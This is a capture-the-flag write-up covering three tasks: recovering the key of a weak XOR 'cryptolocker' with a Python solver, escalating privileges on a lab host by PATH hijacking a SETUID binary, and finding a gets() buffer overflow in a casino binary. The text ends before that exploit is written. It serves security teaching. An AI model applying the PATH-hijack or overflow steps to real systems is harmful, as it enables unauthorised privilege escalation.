Task1 - Crypto

Understanding the encryption algorithm

We start by looking at how the files were encrypted. According to the **cryptolocker.py**, the data was encrypted using the **XOR** function between the plaintext data and a generated *keystream*. The keystream is built upon the *key*, provided as the parameter for the script, and the length of the text.

```
def decrypt(data, key):
    return bytes([(data[idx] ^ k) for idx, k in enumerate(keystream(key,
len(data)))])
```

This encryption schema is as weak as the **keystream** function due to the fact that, by knowing partial values of the keystream, we can partially recover the original text. What the *keystream* function does is the followings:

- the first X bytes of the keystream is obtained by XOR-ing 67 with each character of the key, where X is the key length
- the rest of the bytes, from X to data length, are obtained through a formula

  ```
  k = result[i - len(key)] ^ key[i % len(key)]
  ```

- the resulting stream is returned

If we start typing by hand how the *keystream* would look like for a key of length 3, we find the following pattern.

```
result[0] = 67 ^ key[0]
result[1] = 67 ^ key[1]
result[2] = 67 ^ key[2]
result[3] = result[3 - 3] ^ key[3 % 3] = result[0] ^ key[0] = 67 ^ key[0] ^
key[0] = 67
result[4] = result[4 - 3] ^ key[4 % 3] = result[1] ^ key[0] = 67 ^ key[1] ^
key[1] = 67
result[5] = result[5 - 3] ^ key[5 % 3] = result[2] ^ key[0] = 67 ^ key[2] ^
key[2] = 67
result[6] = result[6 - 3] ^ key[6 % 3] = result[3] ^ key[0] = 67 ^ key[0] =
result[0]
...snip...
```

We can clearly see that the *keystream* repeteas after 6 values which is 2 * key_length. Moreover, after each block of key length, the next block consists of the value 67. To sum up, if each block is of size key_length then:

```
block[0] = [i ^ 67 for i in key]
block[1] = [67] * key_length
block[2] = block[0]
block[3] = block[1]
...snip...
block[2 * i] = block[0]
block[2 * (i + 1)] = block[1]
```

These being said, without knowing the key, we can recover half of the original text by simply XOR-ing the encrypted text with the output of the *keystream* function for any provided key.

Finding the key length

Using the previous observations it is clear that, if we have the correct key length, half of the original text can be retrieved. Otherwise, the output could make no sense. Let's quickly generate all possible key length and apply the encryption algorithm again on the encrypted files. We can write a simply python script that automates this process and saves each output in a new file.

```
import sys
import binascii
import itertools
import string
from cryptolocker import keystream, encrypt


KEY_MIN_LEN = 7
KEY_MAX_LEN = 12


def chunks(lst, n):
    for i in range(0, len(lst), n):
        yield lst[i:i + n]


def main():
    global keystream, key
    data = open(TEXTFILE_1, 'rb').read()
```

```
    for key_len in range(KEY_MIN_LEN, KEY_MAX_LEN):
        key = b'\x00' * key_len
        decrypted = encrypt(data, key)
        chk = [i.decode() for i in chunks(decrypted, key_len)]
        with open(str(key_len) + '.txt', 'w') as f:
            f.write('\n'.join(chk))


if __name__ == '__main__':
    main()
```

This gives the following files

key length of 7:

```
sarind,
teptind
TOG>)
X
t singu
a duce-

Spre l
le lacu
Dormeau
sicriel
umb,
Sp
g{4sf0n
Hx5S1Pv
je37ZD}
ri de p
 funera
int --

ngur in
.. si e
...snip...
Si flo
lumb si
r vestm
Stam si
```

```
 cavou.
ra vint
scirtii
anele d
.

Dorm
rs amor
de plum
ori de
si-am i
sa-l st
```

key length of 8:

```
tindTOG>
)
Xt sin
[a duce-
Tn<Dorme
Eje37ZD}
_ngur in
Re plumb
Dt... si
_uma toa
U s-ascu
Wra de s
Tii, dom
 dogi TO
[urit ..
Flumb si
Z
X cavo
Sra vint
Yrs amor
```

key length of 9:

```
dTOG>)
Xt
<DormeauZ
_ngur inZ
```

```
B...
Si
_nceput
U s-ascu
e drumA1
[urit ..T
 cavou.TO
intTOG>)
    T.

Dorm
```

key length of 10:

```
EteptindTO
G>)
Xt sin
Eje37ZD}p2
 dogi TOG>
[urit ..Tk
cavou.TOIG
```

key length of 11:

```
eptindTOG>)
Tn<DormeauZ
G>p0Wraie p
I<
```

Therefore, the key length is definetly 7.

Finding the key

At this point, what we have to do is to guess parts of the original text based on the recovered pieces. For example, if we recovered the text 'This is the:', we can assume that the next word would be 'flag' and thus we can recover 4 bytes of the key by XOR-ing each character of the word 'flag' with 67 and then with the corresponding bytes from the encrypted message. To sum up, if we can guess 7 consecutive characters that would follow one of the recovered lines, we can successfully compute the key.

Upon looking at the recovered text and Googling some of the words we find that they match a Romanian poem named *Plumb* and written by *George Bacovia*. We grab the last 2 lines and find it's missing part:

```
si-am i
sa-l st
```

It should be straightforward to see that the missing part is

```
nceput(space)
```

We can write a simple python function that splits the encrypted message into chunks of length key_length and then, splits them into odd and even blocks. From the even blocks, we take the last one and XOR it with the missing word 'nceput ' and then XOR again with 67. This should result in the key used for the encryption

```
def find_key():
    data = open(TEXTFILE_1, 'rb').read()

    chk = [i for i in chunks(data, key_len)]
    chk_even = [chk[i * 2] for i in range(len(chk) // 2)]
    last_chk = chk_even[-1:][0]

    key = xor(xor(last_chk, b'nceput '), bytes([67]))
    return key
```

```
┌─[kayn@parrot]─[~/Documents/ISC/task1]
└──╼ $python3 decrypt.py
b'zai4zd6'
```

Getting the flag

Using **zai4zd6** as the key, we can finally decrypt both txt files

```
def main():
    key = find_key()
    data1 = open(TEXTFILE_1, 'rb').read()
    data2 = open(TEXTFILE_2, 'rb').read()
```

```
    print(encrypt(data1, key).decode())
    print(encrypt(data2, key).decode())
```

```
┌─[kayn@parrot]─[~/Documents/ISC/task1]
└──╼ $python3 decrypt.py
Tot tresarind, tot asteptind...
Sint singur, si ma duce-un gand
Spre locuintele lacustre.

Dormeau adanc sicriele de plumb,
SpeishFlag{4sf0nCYr7gasHx5S1Pv8CB7Kksje37ZD}
Si flori de plumb si funerar vestmint --
Stam singur in cavou... si era vint...
Si scirtiiau coroanele de plumb.

Dormea intors amorul meu de plumb
Pe flori de plumb, si-am inceput sa-l strig --
Stam singur langa mort... si era frig...
Si-i atirnau aripile de plumb.

Buciuma toamna
Agonic -- din fund --
Trec pasarele
Si tainic s-ascund.

Taraie ploaia ...
Nu-i nimeni pe drum;Pe-afara de stai
Te-nabusi de fum.

Departe, pe camp,
Cad corbii, domol;
Si ragete lungi
Ornesc din ocol.

Talangile, trist,
Tot suna dogi ...
Si tare-i tarziu,
Si n-am mai murit ...

Dormeau adanc sicriele de plumb,
Si flori de plumb si funerar vestmint --
Stam singur in cavou... si era vint...
```

Si scirtiiau coroanele de plumb.

Dormea intors amorul meu de plumb
Pe flori de plumb, si-am inceput sa-l strig --

Si tin loc de amintiri despre tine
Si ii pun pe perna ta si ma minte inima
Doar pe tine...

Prin lume ratacesc cu stelele vorbesc
Unde ejti oare?
Si nimeni nu va jtii ce mult noi ne-am iubit
Si cat ma doare...

Prin lume ratacesc cu stelele vorbesc
Unde ejti oare?
Si nimeni nu va jtii ce mult noi ne-am iubit
Si cat ma doare...

N'ai venit nici azi
Si cat de mult te-am astept
In sufletel am doar necaz iar tu de mine ai uitat.

Am luat 7 trandafiri
Si tin loc de amintiri despre tine

Iar am pus-o, iar am pus-o,
Va dau clasa si v-am spus-o,
Iar am pus-o si am s-o pun,
Ca sa ma stiti de jupan.

Multa lume cand ma vede,
Cum fac banii nu ma crede,
SpeishFlag{4sf0nCYr7gasHx5S1Pv8CB7Kksje37ZD}
Zice ca e vreo smecherie,
Sau vreun tun la loterie.

Iar am pus-o, iar am pus-o,
Va dau clasa si v-am spus-o,
Iar am pus-o si am s-o pun,
Ca sa ma stiti de jupan.

Multi au incercat cu mine,

```
Dar la toti la toti le-am dat rusine,
Au vazut cu ochi lor,
Cine-i seful banilor.

┌─[kayn@parrot]─[~/Documents/ISC/task1]
```

POC Code

```python
#!/usr/bin/env python3

import sys
import binascii
import itertools
import string
from cryptolocker import keystream, encrypt

TEXTFILE_1 = 'plmb.txt.bin'
TEXTFILE_2 = 'flrns.txt.bin'

key_len = 7


def chunks(lst, n):
    for i in range(0, len(lst), n):
        yield lst[i:i + n]

def xor(a, b):
    return bytes([a[i % len(a)] ^ b[i % len(b)] for i in range(max(len(a),
len(b)))])


def find_key():
    data = open(TEXTFILE_1, 'rb').read()

    chk = [i for i in chunks(data, key_len)]
    chk_even = [chk[i * 2] for i in range(len(chk) // 2)]
    last_chk = chk_even[-1:][0]

    key = xor(xor(last_chk, b'nceput '), bytes([67]))
    return key
```

```
def main():
    key = find_key()
    data1 = open(TEXTFILE_1, 'rb').read()
    data2 = open(TEXTFILE_2, 'rb').read()

    print(encrypt(data1, key).decode())
    print(encrypt(data2, key).decode())


if __name__ == '__main__':
    main()
```

Flag

SpeishFlag{4sf0nCYr7gasHx5S1Pv8CB7Kksje37ZD}

Task 2 - Linux flag hunt

Connecting to the server

This challenge consists of a flag hunting process on a Linux host. As the task description does not specify the server adress, this is our first thing to discover. Besides the *task.txt* file, we are also given 2 additional files, *id_rsa* and *id_rsa.pub*. These represents a **private key** and a **public key** and are mostly used when it comes to authentication, specifically via the SSH protocol.

In general, the private key is provided as an argument to the SSH command while the public key contains details about the server in question. We can view it's content and extract the *user* and *hostname* of the server which holds the actuall challenge.

```
──➤ $cat id_rsa.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDTAXWTpzxpPsyPD9WaWUsWHR8h9ruAJJ7iXsjzmQ6MIss3CXj
 fhunt@isc2021.root.sx
```

Therefore, we can simply connect to **isc2021.root.sx** as user **fhunt** using the following command (set permision to 600 for the private key beforehand):

```
─[kayn@parrot]─[~/Documents/ISC/task2]
└──➤ $chmod 600 id_rsa
┌─[kayn@parrot]─[~/Documents/ISC/task2]
└──➤ $ssh -i id_rsa fhunt@isc2021.root.sx
```

```
Entering shell (please be patient)...
Note: you have a 20 min timeout to find the flag.
If you need more, you just re-connect and start over (don't worry, the
server doesn't re-randomize).

parlit@fhunt:~$
```

Looking for interesting files

From start, we know that we look for a file which holds the flag of the challenge. We can do a **find** command on the system and see if any of the files matches this pattern.

```
parlit@fhunt:~$ find / -name '*flag*' -ls 2> /dev/null
   925830      4 -r--------   1 mishelu  root           45 Mar 30 17:45
/usr/games/hunt/manele/oooflagfrumos
   929742      4 -rw-r--r--   1 root     root          814 Mar 16 09:05
/usr/include/linux/kernel-page-flags.h
   935246      8 -rw-r--r--   1 root     root         4161 Mar 16 09:05
/usr/include/linux/tty_flags.h
   935568      8 -rw-r--r--   1 root     root         6021 Mar 16 09:05
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
   935710      4 -rw-r--r--   1 root     root         2140 Jun  5  2020
/usr/include/x86_64-linux-gnu/bits/waitflags.h
   937389      0 lrwxrwxrwx   1 root     root            9 Feb 15  2016
/usr/share/man/man3/fegetexceptflag.3.gz -> fenv.3.gz
   937399      0 lrwxrwxrwx   1 root     root            9 Feb 15  2016
/usr/share/man/man3/fesetexceptflag.3.gz -> fenv.3.gz
    23845      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS15/flags
    23404      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS6/flags
    24237      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS23/flags
    23747      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS13/flags
    24629      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS31/flags
    23306      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS4/flags
    24139      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS21/flags
    23649      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS11/flags
```

```
    23208      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS2/flags
    24482      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS28/flags
    23110      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS0/flags
    23992      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS18/flags
    23551      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS9/flags
    24384      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS26/flags
    23894      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS16/flags
    23453      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS7/flags
    24286      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS24/flags
    23796      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS14/flags
    23355      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS5/flags
    24188      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS22/flags
    23698      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS12/flags
    24580      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS30/flags
    23257      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS3/flags
    24090      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS20/flags
    23600      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS10/flags
    24531      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS29/flags
    23159      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS1/flags
    24041      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS19/flags
    24433      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS27/flags
    23943      0 -r--r-----   1 root     root         4096 Mar 30 17:46
```

```
/sys/devices/platform/serial8250/tty/ttyS17/flags
    23502      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS8/flags
    24335      0 -r--r-----   1 root     root         4096 Mar 30 17:46
/sys/devices/platform/serial8250/tty/ttyS25/flags
  1489830      0 -rw-r--r--   1 root     root         4096 Mar 30 17:46
/sys/devices/virtual/net/lo/flags
  1488953      0 -rw-r--r--   1 root     root         4096 Mar 30 17:46
/sys/devices/virtual/net/eth0/flags
     2127      0 -rw-r--r--   1 root     root         4096 Mar 30 17:46
/sys/module/scsi_mod/parameters/default_dev_flags
  2300628      0 -rw-r--r--   1 root     root            0 Mar 30 17:46
/proc/sys/kernel/acpi_video_flags
4026532033      0 -r--------   1 root     root            0 Mar 30 17:46
/proc/kpageflags
```

We find the following file that seems to be our flag: **/usr/games/hunt/manele/oooflagfrumos**. However, as we can notice from the permisions, we can not read this file as only user **mishelu** has those permissions.

As the task descriptions mentions about some **hints** placed on the server, we use the previous command to look for any such files.

```
parlit@fhunt:/usr/games$ find / -name '*hint*' -ls 2> /dev/null | grep -v
proc
   924946      4 -rw-r--r--   1 root     root          202 Mar 26  2020
/usr/lib/tar/gay/hints.txt
```

Therefore, the file at **/usr/lib/tar/gay/hints.txt** seems to be the one mentioned in the task description. Looking at its content, we find some refferences to **ltrace**, **SETUID** binaries.

```
parlit@fhunt:/usr/games$ cat /usr/lib/tar/gay/hints.txt
Here's more hints:

  - Gandalf giving you problems, again? try the magic words `ltrace`.
  - What if I told you... that you can escalate privileges on SETUID
binaries
    using just one simple trick!
```

The hint refferences to *SETUID* binaries which holds a special type of permissions that allows a normal user to execute a binary as he would have been it's owner. This means

that, when the binary is ran by our user **parlit**, it will have its owner permissions. Let's start looking for all *SETUID* binaries and see if any seems uncommon.

```
parlit@fhunt:/usr/games$ find / -perm -4000 -ls 2> /dev/null
   798236     28 -rwsr-xr-x   1 root     root        27608 Jan 27  2020
/bin/umount
   798220     40 -rwsr-xr-x   1 root     root        40128 Mar 26  2019
/bin/su
   798202     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020
/bin/mount
   925843     12 -rwsr-xr-x   1 mishelu  root         9024 Mar 30 17:45
/usr/lib/tar/gay/nothing.toseehere
   920435     40 -rwsr-xr-x   1 root     root        39904 Mar 26  2019
/usr/bin/newgrp
   920445     56 -rwsr-xr-x   1 root     root        54256 Mar 26  2019
/usr/bin/passwd
   920387     76 -rwsr-xr-x   1 root     root        75304 Mar 26  2019
/usr/bin/gpasswd
   920341     40 -rwsr-xr-x   1 root     root        40432 Mar 26  2019
/usr/bin/chsh
   920339     72 -rwsr-xr-x   1 root     root        71824 Mar 26  2019
/usr/bin/chfn
```

And thus, we have our last piece of the puzzle, located at **/usr/lib/tar/gay/nothing.toseehere**

Analyzing and understanding the binary

We can quickly see that the *SETUID* binary owner is **mishelu** and thus, our goal is to trick this binary into displaying the content of the flag as, at runtime, it will behave as having *mishelu* permissions.

Firstly, we need to understand what the binary does. By simply running it, we get the following message:

```
parlit@fhunt:/usr/games$ /usr/lib/tar/gay/nothing.toseehere
You shall not pass!
```

At this point, we have 2 options. Either download the executable and reverse engineer it using a software such as Ghidra,IDA or Cutter **or**, run some dynamic analysis tools to see it's system calls and deduce its behavior. One such tool is **ltrace** which was also part of the hint.


```
parlit@fhunt:/usr/games$ ltrace /usr/lib/tar/gay/nothing.toseehere
__libc_start_main(0x400746, 1, 0x7fffdb630388, 0x400820 <unfinished ...>
puts("You shall not pass!\n"You shall not pass!


)
= 21
+++ exited (status 1) +++
```

We can only see the *puts* system call. We are left with the option of dissasembling the binary. We can download the file in multiple ways, but the one that we did in the first place was to encode the binary as a base64 payload and copy paste them locally and the decode them.

```
parlit@fhunt:~$ base64 /usr/lib/tar/gay/nothing.toseehere
...copy-paste the output locally...
└──╼ $base64 -d nothing.toseehere.b64 > nothing.toseehere
┌─[kayn@parrot]─[~/Documents/ISC/task2]
```

We can now load the binary inside Ghidra which is an open source tools that provides us the feature of transforming assembly code into pseudocode. We can browse to *Exports* option and see what the **main** function does.



From the first lines we can see that the program is expecting an argument or otherwise it simply puts *You shall not pass*. This is also the reason why we could not see any other system call, because the program ended instantly if an argument is not given. Looking further, we see that the parameter is taken and compared with a string named **gandalf** and then a **system** command is executed with the following parameter:

```
snprintf(local_128,0xfa,"file \"%s\"","/usr/games/hunt/manele/oooflagfrumos");
iVar1 = system(local_128);
goto LAB_004007f3;
```

Moreover, we can also view the content of the *gandalf* string in order to give the correct argument to the program.

```
                    gandalf                                         XREF[2]:     Er
00601070 a8 08 40        addr        s_aeb112a98cb604376880660d0daaa7b9_004008a8
         00 00 00
         00 00
```

```
                    s_aeb112a98cb604376880660d0daaa7b9_004008a8      XREF[3]:
004008a8 61 65 62        ds          "aeb112a98cb604376880660d0daaa7b9"
         31 31 32
         61 39 38 ...
```

At this point we can go back to the server and execute the binary with the expected parameter of **aeb112a98cb604376880660d0daaa7b9**

```
parlit@fhunt:~$ /usr/lib/tar/gay/nothing.toseehere
aeb112a98cb604376880660d0daaa7b9
/usr/games/hunt/manele/oooflagfrumos: ASCII text
```

Exploiting the binary

Now that we have every piece in place, we need to figure out how this can be exploited. We saw in the pseudocode of the binary that it performs the command **file** against our flag. What we want instead, is to **cat** de file so we can get out flag. The catch here is that the command *file* is refferenced with a relative path and thus, it is exploitable using the technique known as PATH HIJACKING.

What happens at the OS level is that, when you type any command without its full path, the system looks in the following PATH and checks, from left to right, which folder has an executable with the same name as the command. Using a command such as **which** can also give us information on what the system executes when a command is given.

```
parlit@fhunt:~$ echo $PATH
/home/parlit/bin:/home/parlit/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sb

parlit@fhunt:~$ which ls
/bin/ls
parlit@fhunt:~$ which cat
```

```
/bin/cat
parlit@fhunt:~$ which file
/usr/bin/file
```

At this point, the command *file* is equivalent to **/usr/bin/file**. If we modify our PATH such that there is a executable file named *file* before the folder */usr/bin* then we can convince the system to use our own definition of the *file* command. This means that we can create an executable file named *file* which simply does a *cat* on the given argument. This will result in displaying the flag content. Using the following commands we can successfully override what is executed when *file* command is issued.

```
parlit@fhunt:~$ echo $PATH
/home/parlit/bin:/home/parlit/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sb

parlit@fhunt:~$ which file
/usr/bin/file
parlit@fhunt:~$ mkdir /home/parlit/bin
parlit@fhunt:~$ cp /bin/c
cat    chgrp  chmod  chown  cp
parlit@fhunt:~$ cp /bin/c
cat    chgrp  chmod  chown  cp
parlit@fhunt:~$ cp /bin/cat /home/parlit/bin/file
parlit@fhunt:~$ chmod +x /home/parlit/bin/file
parlit@fhunt:~$ which file
/home/parlit/bin/file
```

We are left with only executing the binary now and getting the flag content.

```
parlit@fhunt:~$ /usr/lib/tar/gay/nothing.toseehere
aeb112a98cb604376880660d0daaa7b9
SpeishFlag{45CY8JOLH4Qea4Uzu30JvX7fGU41p8JN}
parlit@fhunt:~$
```

Flag


SpeishFlag{45CY8JOLH4Qea4Uzu30JvX7fGU41p8JN}

Task 3 - Binary Exploitation

Analysing the binary

To start with, we need to open the binary in a dissasembler and see what it actually does in order to understand how it can be exploited. For this, we have used **Ghidra** which is open-source.

The first thing we look for is the *Exports* tab which contains the binary's exporte function. We find here refferences to 3 interesting functions: **win**, **lose**, **main**.



Going to the main functions, we see that there are 2 different branches, depending on the string given as input when prompted:

- if the input is equal to **vacanteee**, we get a video link back and the message **Ah le le le eeeeee!***
- if the input string is equal to **ROREVOLUT99940954621915 VALOARE++**, the *win* function is called with **0×29a** as paramter
- otherwise, the lose function is called

```
undefined4 main(void)

{
  uint __seed;
  undefined4 uVar1;
  int iVar2;

  puts("Welcome to the Saint Tropez Virtual Casino!");
  puts("Please enter your bank account:");
  __seed = time((time_t *)0x0);
  srand(__seed);
  uVar1 = frnr66();
  iVar2 = compare(uVar1,"vacanteee");
  if (iVar2 == 0) {
    puts("https://www.youtube.com/watch?v=tXO2QtjixaM");
    puts("Ah le le le eeeeee!");
                    /* WARNING: Subroutine does not return */
    exit(2);
  }
  iVar2 = compare(uVar1,"ROREVOLUT999409546219l5 VALOARE++");
  if (iVar2 == 0) {
    win(0x29a);
                    /* WARNING: Subroutine does not return */
    exit(2);
  }
  lose();
  return 0;
}
```

At this point, we are not interested in what the *lose* function does but rather the *win* function, as the name suggests. This function can also be split into two as follows:

- if the function parameter is **0×1133370d** then:
  - if the random value generated % 32 < 0×2a then the message **You are not 1337 enough!** is displayed
  - else, **You shall not pass** is displayed
- else, a file named **flag** is opened and its content is displayed on *stdout* as well as another Youtube link. Of course, if the file does not exists, we are asked to connect to the remote server rather than locally.

```
void win(int param_1)

{
  int iVar1;
  char local_74 [100];
  FILE *local_10;

  if (param_1 != 0x1133370d) {
    iVar1 = rand();
    if (iVar1 % 0x32 < 0x2a) {
      puts("You are not 1337 enough!");
    }
    else {
      puts("You shall not pass!");
    }
                    /* WARNING: Subroutine does not return */
    exit(2);
  }
  local_10 = fopen("flag","r");
  if (local_10 == (FILE *)0x0) {
    puts(
        "You did it! BUT there is no flag available locally!\nTry it on the remote server ;)
        \nOtherwise, you corrupted the stack too much and it won\'t give you the results :( "
        );
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  fgets(local_74,99,local_10);
  fclose(local_10);
  printf("https://www.youtube.com/watch?v=pOyK9qQpdyQ %s\n",local_74);
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

Finding the vulnerability

It should be clearly that, in order to retrieve the flag, we need to call the *win* function with the argument **0×1133370d**. However, as noticed in the pseudocode, the program calls the function with **0×29a** as parameter and thus, following this logic, we would never be able to retrive the flag, regardless of the input provided to the program. We need to change our focus to finding a vulnerability. As the task description mentions, this is a **Binary Exploitation** task and thus, we start looking for possible **Buffer Overflow** vulnerabilities.

We go back to our main function which handles the user input and see that the input is storred inside a **double word** variable which is of length 4 bytes. This value contains the output of the **frnr66** functions which uses the a variable of type chr *in order to store the output of the **gets** function. This is indeed vulnerable to buffer overflow as the* gets* functions takes all the character given as the input until a new line is given.

```
void frnr66(void)

{
  undefined local_5d [32];
  char local_3d [57];

  memset(local_3d,0xa4,0x13);
  gets(local_3d);
  memset(local_5d,0x49,0x20);
  __getptr(local_3d);
  return;
}
```

Therefore, any input with length greater than 57 characters should successfully cause a buffer overflow in the program. We can confirm this by giving 100 caracters as input to the program and check its behavior.

```
┌─[kayn@parrot]─[~/Documents/ISC/task3]
└──╼ $./casino
Welcome to the Saint Tropez Virtual Casino!
Please enter your bank account:
AAAAAAAAA
You lose! Have a good day, sir!
┌─[X]─[kayn@parrot]─[~/Documents/ISC/task3]
└──╼ $./casino
Welcome to the Saint Tropez Virtual Casino!
Please enter your bank account:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Segmentation fault
```

Exploiting the binary

In order to successfully exploit the binary and make it call the **win** function with our desired parameter, we have to follow some basic steps:

